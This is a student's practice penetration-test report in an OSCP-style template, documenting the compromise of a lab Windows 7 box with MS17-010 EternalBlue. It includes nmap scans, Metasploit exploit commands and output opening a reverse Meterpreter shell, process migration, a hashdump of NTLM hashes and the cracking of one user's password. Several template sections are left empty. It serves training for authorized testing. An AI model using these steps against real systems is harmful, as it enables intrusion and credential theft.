

---

# Road To Offensive Security Certified Professional

Pentest Report

aymanrayan.kissami@gmail.com, OSID: XXXX

2022-06-08

# Contents

<b>1</b>	<b>Eternal Blue Pentensting Report</b>	<b>1</b>
1.1	Introduction . . . . .	1
1.2	Objective . . . . .	1
1.3	Requirements . . . . .	1
<b>2</b>	<b>High-Level Summary</b>	<b>2</b>
2.1	Recommendations . . . . .	2
<b>3</b>	<b>Methodologies</b>	<b>3</b>
3.1	Information Gathering . . . . .	3
3.2	Penetration . . . . .	3
3.2.1	System IP:10.10.103.224 . . . . .	3
3.2.1.1	Service Enumeration . . . . .	3
3.2.1.2	Privilege Escalation . . . . .	11
3.3	Maintaining Access . . . . .	11
3.4	House Cleaning . . . . .	11
<b>4</b>	<b>Additional Items</b>	<b>12</b>
4.1	Appendix - Proof and Local Contents: . . . . .	12
4.2	Appendix - Metasploit/Meterpreter Usage . . . . .	12
4.3	Appendix - Completed Buffer Overflow Code . . . . .	12

# **1 Eternal Blue Pentesting Report**

## **1.1 Introduction**

The penetration test report contains all efforts that were conducted in order to get access to the machine . This report will be graded from a standpoint of correctness and fullness to all aspects of the Pentest. The purpose of this report is to ensure that the client has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

## **1.2 Objective**

The objective of this assessment is to perform an internal penetration test against the Box. The Pentester is tasked with following methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report.

## **1.3 Requirements**

The Pentester will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable
- Any additional items that were not included

## 2 High-Level Summary

I was tasked with performing an internal penetration test towards this Box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal systems - the THINC.local domain. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the Box. During the testing, I had administrative level access to the system. The full box was successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.103.224 (Eternal Blue) - MS17-010

### 2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

## 3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

### 3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP address was:

#### Box IP

- 10.10.103.224

### 3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **X** out of the **X** systems.

#### 3.2.1 System IP:10.10.103.224

##### 3.2.1.1 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

---

Server IP Address	Ports Open
10.10.103.224	<b>TCP:</b> 135,139,445,3389,49152,49153,49154,49158,49160 <b>UDP:</b>

---

**Nmap Scan Results:**

=> we will use something called staging which is a way to improve our scan , first stage we perform a fast scan on the ports then we perform an indepth scan

```
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49158/tcp  open  unknown
49160/tcp  open  unknown
```

**Figure 3.1:** Fast Scan

```

Nmap scan report for 10.10.103.224
Host is up (0.079s latency).

PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp   open  tcpwrapped
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
49160/tcp open  msrpc        Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows 7 or Windows Server 2008 R2 (96%), Microsoft Windows Server 2008 R2 (96%),
Microsoft Windows Home Server 2011 (Windows Server 2008 R2) (96%), Microsoft Windows Server 2008 SP1 (96%), Microsof
t Windows Server 2008 SP2 (96%), Microsoft Windows Server 2008 SP2 or Windows 10 or Xbox One (96%), Microsoft Window
s 7 (96%), Microsoft Windows 7 SP0 - SP1 or Windows Server 2008 (96%), Microsoft Windows 7 SP0 - SP1, Windows Server
2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1 (96%), Microsoft Windows 7 SP1 (96%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h40m01s, deviation: 2h53m12s, median: 1s
|_nbstat: NetBIOS name: JON-PC, NetBIOS user: <unknown>, NetBIOS MAC: 02:df:6a:76:cc:89 (unknown)
|_smb2-time:
|  date: 2022-07-08T16:22:14
|  start_date: 2022-07-08T16:08:37
|_smb-security-mode:
|  account_used: guest
|  authentication_level: user
|  challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smb2-security-mode:
|  2.1:
|_ Message signing enabled but not required
|_smb-os-discovery:
|  OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|  OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|  Computer name: Jon-PC
|  NetBIOS computer name: JON-PC\x00
|  Workgroup: WORKGROUP\x00
|_ System time: 2022-07-08T11:22:13-05:00

TRACEROUTE (using port 3389/tcp)
HOP RTT      ADDRESS

```

**Figure 3.2:** Deep scan

-> looks like the username is Jon-PC that might be a potential username -> 135 for msrpc and 139 are pretty common between netbios and u ll see that a lot on windows machines and with SMB running and open

SMB

=> we can go ahead and run the smb scripts of nmap on the target

```
nmap --script=smb* 10.10.103.224
```

this command will run all the smb related scripts on the target


after sum digging we could identify that the smb-vuln-ms17-010 is the nmap script to run

```
Host script results:
| smb-vuln-ms17-010:
| VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|   State: VULNERABLE
|   IDs: CVE:CVE-2017-0143
|   Risk factor: HIGH
|   A critical remote code execution vulnerability exists in Microsoft SMBv1
|   servers (ms17-010).
|
|   Disclosure date: 2017-03-14
|   References:
|     https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|     https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|
Nmap done: 1 IP address (1 host up) scanned in 380.53 seconds
```

**Figure 3.3:** Script scan

-> as we can see its clearly vulnerable so we can go ahead and abuse this using metasploit cz we already have a module intact for that





### Figure 3.4: Metasploit

-> now we will look for the module to use by typing search and the name which is eternal blue

```
use exploit/windows/smb/ms17_010_eternalblue
show options // we need to set our RHOSTS to target ip
set RHOSTS 10.10.103.224
set LHOST 10.8.0.90 // set our listener ip to our tryhackme vpn interface ip
```

```

LPORT => 4444
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.8.0.90:4444
[*] 10.10.103.224:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.103.224:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.103.224:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.103.224:445 - The target is vulnerable.
[*] 10.10.103.224:445 - Connecting to target for exploitation.
[+] 10.10.103.224:445 - Connection established for exploitation.
[+] 10.10.103.224:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.103.224:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.103.224:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.10.103.224:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.10.103.224:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 10.10.103.224:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.103.224:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.103.224:445 - Sending all but last fragment of exploit packet
[*] 10.10.103.224:445 - Starting non-paged pool grooming
[+] 10.10.103.224:445 - Sending SMBv2 buffers
[+] 10.10.103.224:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.103.224:445 - Sending final SMBv2 buffers.
[*] 10.10.103.224:445 - Sending last fragment of exploit packet!
[*] 10.10.103.224:445 - Receiving response from exploit packet
[+] 10.10.103.224:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.103.224:445 - Sending egg to corrupted connection.
[*] 10.10.103.224:445 - Triggering free of corrupted buffer.
[-] 10.10.103.224:445 - =====
[-] 10.10.103.224:445 - =====FAIL=====
[-] 10.10.103.224:445 - =====
[*] 10.10.103.224:445 - Connecting to target for exploitation.
[+] 10.10.103.224:445 - Connection established for exploitation.
[+] 10.10.103.224:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.103.224:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.103.224:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.10.103.224:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.10.103.224:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 10.10.103.224:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.103.224:445 - Trying exploit with 17 Groom Allocations.
[*] 10.10.103.224:445 - Sending all but last fragment of exploit packet
[*] 10.10.103.224:445 - Starting non-paged pool grooming
[+] 10.10.103.224:445 - Sending SMBv2 buffers
[+] 10.10.103.224:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.103.224:445 - Sending final SMBv2 buffers.
[*] 10.10.103.224:445 - Sending last fragment of exploit packet!
[*] 10.10.103.224:445 - Receiving response from exploit packet
[+] 10.10.103.224:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.103.224:445 - Sending egg to corrupted connection.
[*] 10.10.103.224:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.10.103.224
[+] 10.10.103.224:445 - =====
[+] 10.10.103.224:445 - =====WIN=====
[+] 10.10.103.224:445 - =====
[*] Meterpreter session 1 opened (10.8.0.90:4444 -> 10.10.103.224:49296) at 2022-07-08 13:56:36 -0400
meterpreter > ls
Listing: C:\Windows\system32

```

Figure 3.5: Metasploit

```

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > shell
Process 2636 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>^C
Terminate channel 1? [y/N] y
meterpreter > ps

Process List

```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
416	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
428	664	LogonUI.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\LogonUI.exe
476	712	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
484	712	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
564	556	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe

Figure 3.6: Metasploit

shell : we can use shell command to get a normal shell

getsystem : will try a couple different routes to find a way to get authority  
system maybe do sum UAC bypass or other things or PIP impersonation

ps : to list all the processes

migrate : if u have a non stable shell or connection u can use migrate command  
ur meterpreter session in memory can break and move into something else .

migrate -N winlogon.exe : normally a safe bet that process is always running  
and got sum privilege

```

meterpreter > migrate -N winlogon.exe
[*] Migrating from 1700 to 664 ...
[*] Migration completed successfully.
meterpreter >

```

Figure 3.7: Metasploit

hashdump : to dump the hash credentials of the users on the target machine

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
```

**Figure 3.8:** Metasploit

=> we can take that hash and just to try cracking it online we used Crackstation

**Free Password Hash Cracker**

---

Enter up to 20 non-salted hashes, one per line:

ffb43f0de35be4d9917ac0cc8ad57f8d

☐ I'm not a robot
 


  
 reCAPTCHA
 [Privacy](#) - [Terms](#)

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
ffb43f0de35be4d9917ac0cc8ad57f8d	NTLM	alqfna22

**Figure 3.9:** Cracked hash

### Vulnerability Explanation:

- this machine is showcasing the eternal blue exploit or MS17, SUDO got released from the NSA with the shadow brokers thing and eventually kind of made for that whole wannacry ransomware, breaks into a whole lot of windows machines with some smb v1 and misconfigurations, if u can point it on the machine and SMP is open u can roll through it

### Vulnerability Fix:

**Severity:** Critical

### Proof of Concept Code Here:

```
/usr/share/nmap/scripts/smb-vuln-ms17-010 is the namp ms17 eternal blue exploit script to
see if the machine is vulnerable
```

### Local.txt Proof Screenshot

**Local.txt Contents** Jon:username found administrator

### 3.2.1.2 Privilege Escalation

*Additional Priv Esc info*

**Vulnerability Exploited:**

**Vulnerability Explanation:**

**Vulnerability Fix:**

**Severity:**

**Exploit Code:**

**Proof Screenshot Here:**

**Proof.txt Contents:**

## 3.3 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

## 3.4 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the exam network was completed, I removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

## **4 Additional Items**

**4.1 Appendix - Proof and Local Contents:**

**4.2 Appendix - Metasploit/Meterpreter Usage**

**4.3 Appendix - Completed Buffer Overflow Code**